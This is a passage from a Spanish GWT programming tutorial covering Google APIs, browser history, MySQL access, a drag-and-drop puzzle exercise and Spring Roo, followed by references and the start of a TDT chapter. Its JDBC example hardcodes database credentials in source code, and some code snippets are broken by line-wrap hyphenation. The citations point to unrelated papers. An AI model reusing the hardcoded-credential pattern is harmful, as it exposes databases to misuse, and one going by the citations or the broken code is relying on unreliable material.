        if (result.getError() != null) {

```

```

        outputLabel.setText(result.getError().getMessage());
    } else {
        outputLabel.setText(result.getTranslatedText());
    }
});

```

Para más información consultar el API completo de la biblioteca en <http://gwt-google-apis.googlecode.com/svn/javadoc/language/1.1/index.html>

4.4 Gadgets

Los Gadgets son simplemente aplicaciones HTML y JavaScript que podemos utilizar en páginas web u otras aplicaciones. Esta biblioteca trata de simplificar el desarrollo de estos mediante GWT. Una vez terminemos el desarrollo y compilemos el Gadget, éste está listo para ser publicado. Los Gadgets son muy conocidos porque están presentes en herramientas como iGoogle y OpenSocial.

4.5 Gears

Este API nos permite crear aplicaciones web más poderosas añadiendo nuevas funcionalidades a nuestro navegador (es necesario instalar el plugin Gears en el cliente). Las principales ventajas que aporta es que permite la interacción entre el Escritorio del usuario y el navegador, almacenar datos localmente en una base de datos para el navegador y ejecutar hilos javascript en segundo plano para mejorar el rendimiento de nuestras aplicaciones.

4.6 Ajax loader

Simplemente permite a las aplicaciones controlar cuando un Google API es cargado y cambiar sus parámetros en tiempo real.

Estos APIs se pueden usar individualmente o de forma combinada, por ejemplo podemos utilizar la salida de una consulta y representarla en con Google Maps, o con un gráfico de Google Chart Tool.

Otro punto a tener en cuenta, es la continua evolución de estos, cada release liberada incluye nuevas características, y se solucionan problemas encontrados tanto por desarrolladores, como por la amplia comunidad de usuarios.

Se puede encontrar más información actualizada, así como ejemplos, preguntas frecuentes y su API en “<http://code.google.com/p/gwt-google-apis/>”

5 Manejar los eventos “atrás”, “adelante” y “actualizar” del navegador

Llegados a este punto nos encontramos con un problema debido a que la vista de la aplicación se crea y utiliza únicamente en el servidor, para detectarlo basta con hacer clic en atrás, adelante o actualizar en el browser y vemos como, o bien no sucede nada o bien perdemos lo poco o mucho que hubiéramos hecho.

Esto se debe a que no existe más que una forma de mantener los eventos realizados por el usuario durante el tiempo que ha estado utilizando la aplicación web, utilizando la url. En aplicaciones con continua interacción con el servidor, ésta va cambiando, pero en aplicaciones actuales que utilizan AJAX, Javascript, flash... no existe ningún histórico, ni actualización de url.

Es bastante familiar para la mayoría de nosotros encontrarnos con largas urls en las webs de Google (un ejemplo claro es Gmail), esto es debido a que en ellas está contenida la información para reconstruir nuestro historial. Esta es la solución que se ha adoptado también en GWT.

La solución es simple, podemos mantener cualquier cadena de caracteres en la url, siempre que esté detrás de un símbolo ‘#’, de escribir esto en la url se encarga GWT utilizando un método de clase, concretamente `History.newItem(“cadena_de_caracteres”)`. Con esto, se actualiza la url, ahora nos falta implementar un método que nos reconstruya la interfaz anterior, para ello crearemos una clase que implemente la interfaz `ValueChangeHandler` y por consiguiente su método no implementado, `onValueChange` [21-25].

Para ver un caso de uso, reutilizaremos el ejemplo anterior del API search y cambiaremos el código de tal forma que soporte el historial.

```
public class HistoryExample implements EntryPoint {

    public void onModuleLoad() {
        // Creamos los elementos que queremos incluir
        WebSearch webSearch = new WebSearch();
        webSearch.setResultSetSize(ResultSetSize.LARGE);
        ImageSearch imageSearch = new ImageSearch();

        // Creamos un SearchControlOptions,
        //al que añadimos los objetos creados
        // anteriormente
        SearchControlOptions options = new SearchControlOptions();
        options.add(webSearch);
        options.add(imageSearch, ExpandMode.OPEN);
        options.setDrawMode(DrawMode.TABBED);

        // Utilizando el SearchControlOptions podemos crear el control que
        // queríamos
        final SearchControl control = new SearchControl(options);
        // Capturamos el evento de iniciar una búsqueda, y llamamos a newItem
        // el contenido de esta
        control.addSearchStartingHandler(new SearchStartingHandler() {
            @Override
            public void onSearchStarting(SearchStartingEvent event) {
                History.newItem(event.getQuery());
            }
        });
        // Creamos un objeto que implemente ValueChangeHandler y su método,
        // en este caso recogemos la cadena y ejecutamos una búsqueda
        History.addValueChangeHandler(new ValueChangeHandler<String>() {
            @Override
            public void onValueChange(ValueChangeEvent<String> event) {
                control.execute(event.getValue());
            }
        });

        // Y finalmente lo añadimos a un panel visible por el usuario
        RootPanel.get().add(control);
    }
}
```

Este es un ejemplo simple, también se puede utilizar capturando hipervínculos, enlaces dentro de nuestra aplicación o cualquier tipo de histórico que deseemos guardar.

6 Interacción con un SGBD

Una de las funcionalidades de la mayor partes de las aplicaciones web es la posibilidad de tratar grandes cantidades de datos de forma rápida. Para conseguir esto de cara al cliente la aplicación normalmente utiliza un Sistema Gestor de Bases de Datos.

GWT nos permite utilizar un gestor cualquiera siempre y cuando le insertemos el correspondiente paquete que nos permita conectar con éste. El “connector” es simplemente el mismo que utilizaríamos en cualquier otra aplicación web basada en Java, recordemos que la parte de nuestra aplicación GWT que se ejecuta en el servidor no es ni más ni menos que J2EE.

Para ver como interaccionar con un SGBD, vamos a explicar como sería la creación de una aplicación GWT con el archiconocido MySQL Server.

Lo primero que necesitamos es un servidor, en este caso vamos a utilizar un servidor MySQL gratuito online y vamos a crear la siguiente tabla:

```
CREATE TABLE `gwtgwt`.`escuderia` (
  `Nombre` VARCHAR( 100 ) CHARACTER SET utf8 COLLATE utf8_unicode_ci NOT NULL ,
  PRIMARY KEY ( `Nombre` )
) ENGINE = MYISAM CHARACTER SET utf8 COLLATE utf8_unicode_ci;
```

La cual rellenaremos con algunas de las escuderías que participan en Mundial de F1 y consultaremos.

Como en todos los ejemplos anteriores creamos nuestro proyecto y eliminamos el código que no nos sirve. Lo siguiente será descargar el “connector” para MySQL y añadirlo a nuestro proyecto. El connector nos lo proporciona gratuitamente MySQL y lo podemos descargar de la siguiente URL <http://www.mysql.com/products/connector/>

Como novedad, en este caso no nos vale con importar el paquete del connector al classpath, en este caso tendremos que copiarlo en war/WEB-INF/lib, de tal forma que este quede incluido en el war final. Luego copiamos el fichero mysql-connector-java-v.x.yy-bin.jar en el directorio indicado y lo añadimos al classpath.

Ahora crearemos el código que se ejecutará en el servidor, ya que a la base de datos accedemos desde este y no desde el cliente [26-30].

Creamos lo necesario para realizar una llamada asíncrona al servidor, en el ejemplo hemos llamado a las clases TestMySQLService, TestMySQLServiceAsync y TestMySQLServiceImpl.

En estas clases vamos a crear un método que llamaremos getScuderias() y que retornará un ArrayList de String con todas las escuderías que encuentre en la tabla de nuestra base de datos.

Nos vamos a centrar en la clase TestMySQLServiceImpl, ya que esta es la que contiene todo lo que implica el acceso al Sistema de Gestión de Base de Datos. En primer lugar, veamos como abrir una conexión. En este método es donde utilizamos todos los datos para encontrar y acceder a la base de datos (Servidor, Tabla, Usuario, Contraseña).

```
private Connection getConn() {
    Connection conn = null;
    // Tenemos todos los datos
    String url = "jdbc:mysql://SQL09.FREEMYSQL.NET:3306/";
    String db = "gwtgwt";
    String driver = "com.mysql.jdbc.Driver";
    String user = "gwtgwt";
    String pass = "gwt2gwt";
    try {
        Class.forName(driver).newInstance();
    } catch (InstantiationException e) {
        e.printStackTrace();
    } catch (IllegalAccessException e) {
        e.printStackTrace();
    } catch (ClassNotFoundException e) {
```

```

        e.printStackTrace();
    }
    try {
        //Intentamos crear la nueva conexión
        conn = DriverManager.getConnection(url + db, user, pass);
    } catch (SQLException e) {
        System.err.println("Mysql Connection Error: ");
        e.printStackTrace();
    }
    return conn;
}

```

Ahora veamos como es el método que realiza la consulta y devuelve los resultados al cliente en un ArrayList.

```

public ArrayList getScuderias() {
    ArrayList<String> escuderias = new ArrayList<String>(); //Creamos el ArrayList
    vacío
    String query = "SELECT * FROM escuderia"; //La consulta
    try {
        Connection conn = this.getConn();
        Statement select = conn.createStatement();
        ResultSet result = select.executeQuery(query);
        while (result.next()) { //Recogemos los resultados de la con-
            sulta
                String s = result.getString(1);
                escuderias.add(s);
            }
        select.close();
        result.close();
        conn.close();
    } catch (SQLException e) {
        System.err.println("Mysql Statement Error: " + query);
        e.printStackTrace();
    }
    return escuderias;
}

```

Esos dos métodos serían los necesarios para realizar la consulta en el lado del servidor. En cuanto al cliente solamente tendríamos que recoger el resultado y presentarlo por pantalla.

```

final VerticalPanel vp = new VerticalPanel();
RootPanel.get("main").add(vp);
vp.add(new Label("Lista de Escuderias"));

/* Creamos la llamada asíncrona, en el método onResult escribimos el compor-
tamiento al recibir la respuesta */
AsyncCallback<ArrayList<String>> callbackScuderias = new AsyncCallback<Ar-
rayList<String>>() {
    @Override
    public void onFailure(Throwable caught) {
        //Something was wrong...
    }
    @Override
    public void onSuccess(ArrayList<String> result) {
        for(String s : result) {
            vp.add(new Label(s));
        }
    }
    });
/* Realizamos la llamada al método y como parámetro le pasamos el ob-
jeto AsyncCallback para que sepa que hacer al recibir el resultado */

```

```
testMySQLService.getScuderias(callbackScuderias);
```

Queda como ejercicio adaptar la interfaz del cliente y añadir los métodos en la parte del servidor para insertar y actualizar la lista de escuderías. Podéis encontrar toda la información necesaria en http://code.google.com/p/gwt-examples/wiki/project_MySQLConn


7 Caso práctico 2: Quince puzzle

En el capítulo anterior, hemos visto algunas de las APIs que Google nos facilita para nuestros desarrollos, pero no sólo existen estas bibliotecas, sino que hay disponibles muchas otras desarrolladas por la comunidad de usuarios de GWT. Estas bibliotecas se pueden encontrar en el repositorio público de Google, también conocido como GoogleCode.

En este caso práctico nos vamos a centrar en la utilización de bibliotecas externas al API de Google, en concreto hemos seleccionado GWT-DnD. Esta biblioteca nos ofrece la posibilidad de añadir a nuestros widgets la funcionalidad de "arrastrar y soltar" (drag and drop), a lo largo y ancho de un panel visible.

El ejercicio propuesto consiste en construir una aplicación GWT que permita jugar a "El Quincepuzzle". El juego consiste en ordenar las piezas de un puzzle disponiendo únicamente de un hueco libre para realizar los movimientos.

En este caso, se trata de plantear los pasos y pistas a seguir para su implementación en lugar de ver directamente el ejemplo resuelto (Se adjunta en la documentación del curso). Los pasos son:



1.- Crear un proyecto GWT en Eclipse, eliminar el código innecesario y añadir al classpath la biblioteca gwt-dnd.

2.- Editar el fichero XML de configuración del proyecto GWT, añadiendo la siguiente línea para heredar la biblioteca externa:

```
<inherits name='com.allen_sauer.gwt.dnd.gwt-dnd' />
```

3.- Crear el panel que contendrá el puzzle y la lógica de los movimientos posibles. Este punto es el más complejo, vemos algunas nociones más detalladas.

Para utilizar la biblioteca DnD necesitamos un AbsolutePanel sobre el cual arrastraremos nuestros widgets. Necesitamos crear el controlador que manejará los eventos DragAndDrop, en concreto

vamos a utilizar un `PickupDragController`. A continuación hay un ejemplo de utilización de un controlador de este tipo, en el API de la biblioteca está descrito este y otros.

```
PickupDragController dragController
= new PickupDragController(absolutePanel, true) {
    public BoundaryDropController newBoundaryDropController(
        AbsolutePanel boundaryPanel, boolean allowDropping) {
        return new BoundaryDropController(boundaryPanel, allowDropping) {
            public void onMove(DragContext context) {
                super.onMove(context);
            }
            @Override
            public void onDrop(DragContext context) {
                super.onDrop(context);
                ...
            }
        };
    }
};
absolutePanel.add(widgetDraggable);
dragController.makeDraggable(widgetDraggable);
```

Hemos de tener en cuenta que esto nos permite arrastrar y soltar un widget en cualquier punto del `AbsolutePanel`, la solución a este problema la podemos obtener limitando las piezas que podemos mover y limitando su destino y posición exacta. Para esto es interesante reescribir el método `onDrop(DragContext context)`, que nos permite cambiar el comportamiento cuando soltamos el widget.

4.- Crear las clases para representar la lógica: Pieza para cada pieza del Puzzle y la clase `Puzzle` que contendrá la lógica de éste.

5.- A jugar y probar nuestro `QuincePuzzle`!

8 Desarrollo rápido de aplicaciones java con GWT y Spring Roo


Una de las noticias más importantes relativas a GWT durante 2010 fue la incorporación del mismo a Spring Roo. Veamos qué es Roo.

Spring Roo es una herramienta que facilita el desarrollo rápido de aplicaciones java que hacen uso del framework Spring. Más adelante veremos cómo podemos crear una aplicación web GWT completa con sólo unas cuantas instrucciones [31-35].

Inicialmente Roo fue concebido como una alternativa a Grails para desarrolladores que necesitan un framework ágil pero no desean abandonar los proyectos java nativos. Tanto Grails como Roo son desarrollos de Springsource, la empresa detrás del framework Spring.

Exactamente, Roo es una consola de comandos a través de la cual podemos ir construyendo el proyecto, las clases, atributos, configurar la persistencia, etc. Una de sus mayores ventajas, la que probablemente lo haga más atractivo para la mayoría de desarrolladores, es que cuando hayamos terminado de trabajar con Roo podemos eliminarlo del proyecto, con lo que tendremos una aplicación final java, que cumple con el framework Spring y, opcionalmente, con GWT.

Vamos a crear un proyecto muy sencillo, con una sola clase de entidad, “Alumno”, con dos atributos, “nombre” y “apellido”.



El primer paso, lógicamente, es instalar Roo. Para ello, descargaremos el paquete desde la página <http://www.springsource.org/roo>. El único requisito es que tengamos instalado Apache Maven. Descomprimos Roo y nos aseguramos de que el binario principal, `bin/roo.sh`, se encuentre en el path de nuestro sistema [36-40].


A continuación, crearemos el directorio del proyecto, al que vamos a denominar `holaroo`, y nos colocaremos en dicho directorio en la línea de comandos. Ejecutaremos `roo`, y dentro de la consola, las siguientes operaciones:

```
project --topLevelPackage es.usal.ecom.holaroo
persistence setup --provider HIBERNATE --database HYPERSONIC_IN_MEMORY
entity --class ~.dominio.Alumno
field string nombre --notNull
field string apellido --notNull
test integration
controller all --package ~.web
gwt setup
exit
```

Tras esto ejecutaremos la siguiente orden, para lanzar GWT en modo desarrollador.

```
mvn gwt:run
```

Hacemos clic en “Launch default browser” y aparecerá nuestro proyecto GWT en el navegador, con la entidad “Alumno” y la posibilidad de crear nuevos alumnos, generar listados paginados, editarlos, eliminarlos, etc. Y todo ello con apenas una decena de instrucciones.



De la misma forma, es posible crear proyectos Roo a través de Eclipse. El funcionamiento es muy sencillo, y los pasos a seguir son similares.

Es importante destacar que Roo nos facilita (al igual que herramientas como Ruby on Rails o Grails) la creación de los cimientos de nuestro proyecto. Tras ejecutar los scripts iniciales, somos libres de modificar lo que nos parezca oportuno (manualmente o a través de Eclipse). Cada vez que lancemos Roo, éste se encargará de analizar los ficheros que hemos modificado y aplicar los cambios necesarios al proyecto. Y finalmente, si así lo decidimos, podemos ejecutar los pasos necesarios para hacer que Roo desaparezca de la aplicación final sin dejar rastro.

Es conveniente consultar la documentación de la herramienta (disponible en la web de descarga anteriormente mencionada) pues la integración entre Roo y GWT es algo relativamente reciente y, por tanto, es un proceso en continua evolución [41-47].

References

1. Adrián Sánchez-Carmona, Sergi Robles, Carlos Borrego (2015). Improving Podcast Distribution on Gwanda using PrivHab: a Multiagent Secure Georouting Protocol. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 1
2. Anderson Sergio, Sidartha Carvalho, Marco Rego (2014). On the Use of Compact Approaches in Evolution Strategies. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 4
3. Baruque, B., Corchado, E., Mata, A., & Corchado, J. M. (2010). A forecasting solution to the oil spill problem based on a hybrid intelligent system. *Information Sciences*, 180(10), 2029–2043. <https://doi.org/10.1016/j.ins.2009.12.032>
4. Buciarelli, E., Silvestri, M., & González, S. R. (2016). Decision Economics, In Commemoration of the Birth Centennial of Herbert A. Simon 1916-2016 (Nobel Prize in Economics 1978): Distributed Computing and Artificial Intelligence, 13th International Conference. *Advances in Intelligent Systems and Computing* (Vol. 475). Springer.
5. Canizes, B., Pinto, T., Soares, J., Vale, Z., Chamoso, P., & Santos, D. (2017). Smart City: A GECAD-BISITE Energy Management Case Study. In 15th International Conference on Practical Applications of Agents and Multi-Agent Systems PAAMS 2017, Trends in Cyber-Physical Multi-Agent Systems (Vol. 2, pp. 92–100). https://doi.org/10.1007/978-3-319-61578-3_9
6. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. *Information Fusion*.
7. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In *Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems* (pp. 19-24). ACM.
8. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. *IEEE Access*.
9. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. *Energies*, 11(12), 3430.
10. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. *International Journal of Robust and Nonlinear Control*, 28(16), 5087-5102.
11. Chamoso, P., de La Prieta, F., Eibenstein, A., Santos-Santos, D., Tizio, A., & Vittorini, P. (2017). A device supporting the self-management of tinnitus. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 10209 LNCS, pp. 399–410). https://doi.org/10.1007/978-3-319-56154-7_36
12. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*.
13. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*, 1-21.
14. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. *Wireless Communications and Mobile Computing*, 2018.
15. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. *AI Communications*, (Preprint), 1-18.
16. Choon, Y. W., Mohamad, M. S., Deris, S., Illias, R. M., Chong, C. K., Chai, L. E., ... Corchado, J. M. (2014). Differential bees flux balance analysis with OptKnock for in silico microbial strains optimization. *PLoS ONE*, 9(7). <https://doi.org/10.1371/journal.pone.0102744>
17. Constantino Martins, Ana Rita Silva, Carlos Martins, Goreti Marreiros (2014). Supporting Informed Decision Making in Prevention of Prostate Cancer. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 3
18. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. *Logic Journal of the IGPL*, 20(4), 689–698. <https://doi.org/10.1093/jigpal/jzr021>
19. David Griol, Jose Manuel Molina, Araceli Sanchís De Miguel (2014). Developing multimodal conversational agents for an enhanced e-learning experience. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 1

20. Eva L. Iglesias, Lourdes Borrajo, R. Romero (2014). A HMM text classification model with learning capacity. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 3
21. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. *IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews*, 37(1), 138–146. <https://doi.org/10.1109/TSMCC.2006.876058>
22. García Coria, J. A., Castellanos-Garzón, J. A., & Corchado, J. M. (2014). Intelligent business processes composition based on multi-agent systems. *Expert Systems with Applications*, 41(4 PART 1), 1189–1205. <https://doi.org/10.1016/j.eswa.2013.08.003>
23. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. *BMC Bioinformatics*, 10. <https://doi.org/10.1186/1471-2105-10-187>
24. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. *Sensors (Basel)*, 18(5), 1633–1633. doi:10.3390/s18051633
25. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. *Sensors*, 18(3), 861.
26. González-Briones, A., De La Prieta, F., Mohamad, M., Omatu, S., & Corchado, J. (2018). Multi-agent systems applications in energy optimization problems: A state-of-the-art review. *Energies*, 11(8), 1928.
27. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. *Sensors (Basel)*, 18(3), 865–865. doi:10.3390/s18030865
28. Hafewa Bargaoui, Olfa Belkahla Driss (2014). Multi-Agent Model based on Tabu Search for the Permutation Flow Shop Scheduling Problem. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 1
29. Jamal Ahmad Dargham, Ali Chekima, Ervin Gubin Mounq, Sigeru Omatu (2014). The Effect of Training Data Selection on Face Recognition in Surveillance Application. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 4
30. Jorge Agüero, Miguel Rebollo, Carlos Carrascosa, Vicente Julián (2013). MDD-Approach for developing Pervasive Systems based on Service-Oriented Multi-Agent Systems. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 2, n. 3
31. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. *Future Generation Computer Systems*, 99, 278–294.
32. Leonor Becerra-Bonache, M. Dolores Jiménez López (2014). Linguistic Models at the Crossroads of Agents, Learning and Formal Languages. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 4
33. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). A particle dyeing approach for track continuity for the SMC-PHD filter. In *FUSION 2014 - 17th International Conference on Information Fusion*. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637583&partnerID=40&md5=709eb4815eaf544ce01a2c21aa749d8f>
34. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). Random finite set-based Bayesian filters using magnitude-adaptive target birth intensity. In *FUSION 2014 - 17th International Conference on Information Fusion*. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637788&partnerID=40&md5=bd8602d6146b014266cf07dc35a681e0>
35. Lima, A. C. E. S., De Castro, L. N., & Corchado, J. M. (2015). A polarity analysis framework for Twitter messages. *Applied Mathematics and Computation*, 270, 756–767. <https://doi.org/10.1016/j.amc.2015.08.059>
36. Margherita Brondino, Gabriella Doderò, Rosella Gennari, Alessandra Melonio, Daniela Raccanello, Santina Torello (2014). Achievement Emotions and Peer Acceptance Get Together in Game Design at School. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 4
37. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. *Expert Systems with Applications*, 36(4), 8239–8246. <https://doi.org/10.1016/j.eswa.2008.10.003>
38. Miki Ueno, Naoki Mori, Keinosuke Matsumoto (2014). Picture models for 2-scene comics creating system. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 2

39. Ming Fei Siyau, Tiancheng Li, Jonathan Loo (2014). A Novel Pilot Expansion Approach for MIMO Channel Estimation. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 3
40. Omar Jassim, Moamin Mahmoud, Mohd Sharifuddin Ahmad (2014). Research Supervision Management Via A Multi-Agent Framework. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 4
41. Pablo Chamoso, Henar Pérez-Ramos, Ángel García-García (2014). ALTAIR: Supervised Methodology to Obtain Retinal Vessels Caliber. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 4
42. Paula Andrea Rodríguez Marín, Néstor Duque, Demetrio Ovalle (2015). Multi-agent system for Knowledge-based recommendation of Learning Objects. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 1
43. Rodríguez, S., De La Prieta, F., Tapia, D. I., & Corchado, J. M. (2010). Agents and computer vision for processing stereoscopic images. Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 6077 LNAI). https://doi.org/10.1007/978-3-642-13803-4_12
44. Rodríguez, S., Gil, O., De La Prieta, F., Zato, C., Corchado, J. M., Vega, P., & Francisco, M. (2010). People detection and stereoscopic analysis using MAS. In INES 2010 - 14th International Conference on Intelligent Engineering Systems, Proceedings. <https://doi.org/10.1109/INES.2010.5483855>
45. Román, J. A., Rodríguez, S., & de la Prieta, F. (2016). Improving the distribution of services in MAS. Communications in Computer and Information Science (Vol. 616). https://doi.org/10.1007/978-3-319-39387-2_4
46. Sigeru Omatu, Tatsuyuki Wada, Pablo Chamoso (2013). Odor Classification using Agent Technology. DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
47. Tapia, D. I., & Corchado, J. M. (2009). An ambient intelligence based multi-agent system for alzheimer health care. International Journal of Ambient Computing and Intelligence, v 1, n 1(1), 15–26. <https://doi.org/10.4018/jaci.2009010102>

Programación de TDT

Manuel J. Prieto¹

¹ Banco Popular, Spain
mprieto@popular.es

Resumen. La aparición de la televisión digital supone una revolución. En ella se aumenta notablemente la calidad de la imagen y se optimiza el ancho de banda permitiendo un mayor número de canales. Con el objetivo de crear un mercado horizontal para la distribución de la televisión digital, aparece DVB Project, que es el consorcio industrial encargado de la definición de todos los aspectos relacionados con su transmisión. Al orientar DVB Project la distribución en un mercado horizontal, basado en estándares abiertos los dispositivos son interoperables. Se consigue que el receptor funcione con cualquier difusor (broadcaster) y, por tanto, el proveedor de contenidos tan solo tiene que desarrollar su producto para una plataforma, ya que funcionará en cualquier equipo. En este capítulo se hace una profunda revisión de la programación TDT y de sus estándares. Además, se analizarán los sistemas de difusión que convierte la imagen analógica y digital con el fin de optimizar el ancho de banda.

Palabras clave: Optimización del ancho de banda; DVB Project; TDT

Abstract. The emergence of digital television is a revolution. It significantly increases image quality and optimizes bandwidth allowing a greater number of channels. With the aim of creating a horizontal market for the distribution of digital television, DVB Project appears, which is the industrial consortium in charge of defining all aspects related to its transmission. By orienting DVB Project distribution in a horizontal market, based on open standards the devices are interoperable. The receiver is made to work with any broadcaster and, therefore, the content provider only has to develop its product for a silver-form, as it will work on any equipment. In this chapter there is a deep revision of the TDT programming and its standards. In addition, the broadcasting systems that convert analog and digital images will be analyzed in order to optimize the bandwidth.

Keywords: Bandwidth optimization; DVB Project; TDT

1 Evolución de la Televisión

